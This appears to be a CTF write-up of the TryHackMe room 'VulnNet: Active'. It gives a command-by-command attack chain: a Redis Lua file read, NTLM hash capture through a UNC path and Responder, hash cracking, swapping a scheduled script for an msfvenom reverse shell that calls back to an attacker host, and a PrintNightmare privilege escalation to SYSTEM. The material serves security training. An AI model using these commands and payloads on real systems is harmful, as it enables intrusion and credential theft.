TryHackMe Medium Windows AD Writeup
How I Hacked a Windows Active Directory Server Using an Exposed Redis Instance
Redis exploitation · NTLM hash capture · PrintNightmare (CVE-2021–1675) · Full SYSTEM access
tusharmumbre · 📅 March 30, 2026 · ⏱️ ~12 min read · 102-Day Streak
TL;DR An unauthenticated Redis instance on a Windows Active Directory machine leaked a username, allowed direct file reads via Lua sandbox escape, and was used to steal NTLM credentials via Responder. After cracking the hash with Hashcat in 8 seconds, a scheduled SMB script was replaced with a reverse shell payload. SYSTEM access was achieved using PrintNightmare (CVE-2021–1675). Both flags captured. 🏆
Why This Room Matters
Before I dive in — this isn't just a CTF challenge. Every single technique in this room maps directly to real-world attack scenarios documented in actual breach reports:
- Exposed Redis instances have been found in major cloud breaches affecting Fortune 500 companies
- Responder NTLM capture is run on day one of almost every internal network penetration test
- PrintNightmare hit real organisations globally in 2021 and many still haven't patched it
If you want to learn Windows Active Directory attacking, this room is one of the best starting points on TryHackMe.
The Attack Chain
Nmap scan → Redis port 6379 (no auth) → Lua file read → user.txt ↓ Redis UNC path → Responder captures NTLMv2 hash → Hashcat cracks in 8s ↓ SMB enum → Replace scheduled PS1 → Reverse shell (enterprise-security) ↓ PrintNightmare CVE-2021–1675 → New admin user → psexec → NT AUTHORITY\SYSTEM
STEP 1 Recon — Full Port Scan
I always start with a full port scan. Default nmap only scans the top 1000 ports — and that's exactly where Redis was hiding on port 6379.
sudo nmap -sV -sC -T4 -p- 10.49.155.183Figure 1 — Nmap full scan initiated on target 10.49.155.183
Figure 2 — Scan results: Redis 2.8.2402 on port 6379, SMB on 445, Active Directory confirmed
Two things jumped out immediately:
- Port 6379 — Redis 2.8.2402 running on a Windows machine with no authentication ← Primary target
- Port 445 — SMB with signing enabled (rules out relay attacks, but we'll use it differently)
- Port 464 — kpasswd5 confirms this is an Active Directory environment
Real-World Context: Redis is a caching database commonly deployed by developers. On Linux it's dangerous enough when exposed — on a Windows AD machine with no authentication, it can lead to full domain compromise. This misconfiguration appears regularly in real pentest findings.
STEP 2 Redis Enumeration — Walking Into an Unlocked Server
Redis has no password. I install redis-tools and connect directly:
sudo apt install redis-tools -y
redis-cli -h 10.49.155.183 -p 6379 info
redis-cli -h 10.49.155.183 -p 6379 config get dir
Figure 3 — Direct connection to Redis: no password prompt, immediate access
Figure 4 — config get dir reveals the Redis install path — leaking Windows username: enterprise-security
The config get dir command returned something critical:
1) "dir"
2) "C:\Users\enterprise-security\Downloads\Redis-x64-2.8.2402"
The installation directory path leaked a valid Windows username: enterprise-security. In a real engagement, this alone is a reportable finding — sensitive information disclosure from an unauthenticated service.
STEP 3 user.txt — Lua Sandbox Escape
Here's where Redis gets truly dangerous. Redis 2.8 allows Lua scripting via the eval command. Lua's dofile() function reads arbitrary files from the filesystem. It can't execute a text file as valid Lua code, but the file contents leak inside the resulting error message.
redis-cli -h 10.49.155.183 -p 6379 eval "dofile('C:/Users/enterprise-security/Desktop/user.txt')" 0
(error) ERR Error running script (call to f_eeb...):
@user_script:1: C:/Users/enterprise-security/Desktop/user.txt:1:
malformed number near '3eb176aee96432d5b100bc93580b291e'
user.txt THM{3eb176aee96432d5b100bc93580b291e}
Real-World Impact: This technique can be used to read SSH private keys, database config files, hardcoded credentials, or any file accessible to the Redis process. In real breaches, this single misconfiguration has led to full infrastructure compromise.
STEP 4 NTLM Hash Capture via Responder
Windows has a fundamental behaviour — when it connects to a network share (UNC path like \\server\share), it automatically sends NTLMv2 authentication credentials to whatever server answers. Even fake ones.
I run Responder as a fake SMB server, then tell Redis to fetch a file from my machine:
# Terminal 1 — Start Responder listener first
sudo responder -I ens5 -dvw
# Terminal 2 — Trigger Redis to connect back to us
redis-cli -h 10.49.155.183 -p 6379 eval "dofile('//10.49.107.122/anything')" 0
Figure 5 — Responder captures NTLMv2 hash for VULNNET\enterprise-security
Lesson learned the hard way: Responder MUST be running BEFORE you trigger the Redis connection. If you start it after, Windows gets "connection refused" and never sends credentials. I made this mistake and had to repeat the step! Always start your listener first.
STEP 5 Cracking the Hash — 8 Seconds
NTLMv2 hashes crack offline. Mode -m 5600 tells hashcat it's a NetNTLMv2 hash:
hashcat -m 5600 -w 3 hash.txt /usr/share/wordlists/rockyou.txt --force
Status.........: Cracked
Time.Started...: Mon Mar 30 09:43:20 2026
Time.Estimated.: Mon Mar 30 09:44:24 2026
enterprise-security::VULNNET:...:sand_0873959498
Password: sand_0873959498 — cracked in 8 seconds.
8 seconds. That's how long a real attacker needs to crack a weak password on a standard VM. A 15-character random password would have made this attack fail completely. Password policies are not optional.
STEP 6 SMB Enumeration & Initial Access
Enumerating Shares
With valid credentials, I enumerate SMB shares:
crackmapexec smb 10.49.155.183 -u "enterprise-security" -p "sand_0873959498" --shares
Share           Permissions     Remark
Enterprise-Share  READ            ← Non-standard share!
Inside Enterprise-Share: a file called PurgeIrrelevantData_1826.ps1. Based on a startup.bat I found later, it runs every ~30 seconds via the Windows task scheduler. If I replace it with a reverse shell — the scheduler executes it for me.
Generating & Uploading the Payload
msfvenom -p windows/x64/powershell_reverse_tcp LHOST=10.49.107.122 LPORT=4444 -f psh -o PurgeIrrelevantData_1826.ps1
smbclient //10.49.155.183/Enterprise-Share -U "enterprise-security%sand_0873959498" -c "put PurgeIrrelevantData_1826.ps1"
Figure 6 — msfvenom generates the malicious PowerShell reverse shell payload
Figure 7 — Metasploit catches the reverse shell as enterprise-security within 30 seconds
STEP 7 Privilege Escalation — PrintNightmare (CVE-2021–1675)
PrintNightmare is a critical vulnerability in the Windows Print Spooler service. Any authenticated user can load a malicious printer driver — which executes as NT AUTHORITY\SYSTEM. It hit the entire unpatched Windows world in 2021.
# Download exploit
wget https://raw.githubusercontent.com/calebstewart/CVE-2021-1675/main/CVE-2021-1675.ps1 -O PrintNightmare.ps1
smbclient //10.49.155.183/Enterprise-Share -U "enterprise-security%sand_0873959498" -c "put PrintNightmare.ps1"
# Execute from our shell
cd C:\Enterprise-Share
Import-Module .\PrintNightmare.ps1
Invoke-Nightmare
net user
Figure 8 — Invoke-Nightmare executes silently; net user confirms new adm1n account created
User accounts for \VULNNET-BC3TCK1
adm1n    Administrator    enterprise-security    Guest ...
New user adm1n created with password P@ssw0rd, automatically added to Administrators, Domain Admins, and Enterprise Admins groups.
STEP 8 SYSTEM Shell — Game Over
psexec.py adm1n@10.49.155.183
# Password: P@ssw0rd
C:\Windows\system32> whoami
nt authority\system
C:\Windows\system32> type C:\users\administrator\desktop\system.txt
Figure 9 — psexec.py connects and whoami confirms NT AUTHORITY\SYSTEM
Figure 10 — system.txt flag captured from Administrator desktop
system.txt THM{d540c0645975900e5bb9167aa431fc9b}

VulnNet: Active — Completed!
60 Points Earned
tusharmumbre · 102-Day Streak
Vulnerability Summary
#VulnerabilitySeverityCVE 1Unauthenticated Redis ExposureCriticalN/A 2Redis Lua Sandbox Escape (File Read)CriticalN/A 3NTLM Hash Capture via UNC PathHighN/A 4Weak Password — Cracked in 8 SecondsHighN/A 5PrintNightmare — Print Spooler PrivEscHighCVE-2021–1675
What I Learned
1. Redis without authentication is a critical finding. Most developers think of it as "just a cache." But exposed Redis = file read, code execution, credential theft. It should never be accessible without strong authentication, even on internal networks.
2. NTLM capture is devastatingly effective. Responder is run on day one of almost every internal pentest. The fact that Windows automatically authenticates to any SMB server it connects to is a fundamental design issue that's very hard to fully mitigate.
3. Scheduled task abuse is clean and reliable. No crashes. No suspicious process spawning. Just wait for the scheduler to run your payload — it's one of the cleanest initial access techniques on Windows.
4. PrintNightmare is still in the wild. Years after disclosure, unpatched Print Spooler services still exist in real enterprise environments. Always check for it during privilege escalation on Windows.
5. Always start your listener before triggering the connection. Sounds obvious — I still got it backwards once. Responder first, then trigger. Every time.
Tools Used
nmap— Full port scan and service detectionredis-cli— Redis enumeration and Lua exploitresponder— NTLM hash capturehashcat— Offline password crackingcrackmapexec— SMB enumerationsmbclient— File upload to SMB sharemsfvenom+metasploit— Payload generation and handlerimpacket psexec.py— SYSTEM shell via SMB- CVE-2021–1675 by calebstewart — PrintNightmare PoC
References
- TryHackMe — VulnNet: Active
- CVE-2021–1675 — NVD Entry
- calebstewart/CVE-2021–1675 — GitHub
- Redis Lua Exploit Research — agarri.fr
- Responder — lgandx GitHub
If this writeup helped you, give it a clap on Medium and follow for more TryHackMe walkthroughs!
Written by tusharmumbre · TryHackMe · March 2026 · 102-Day Streak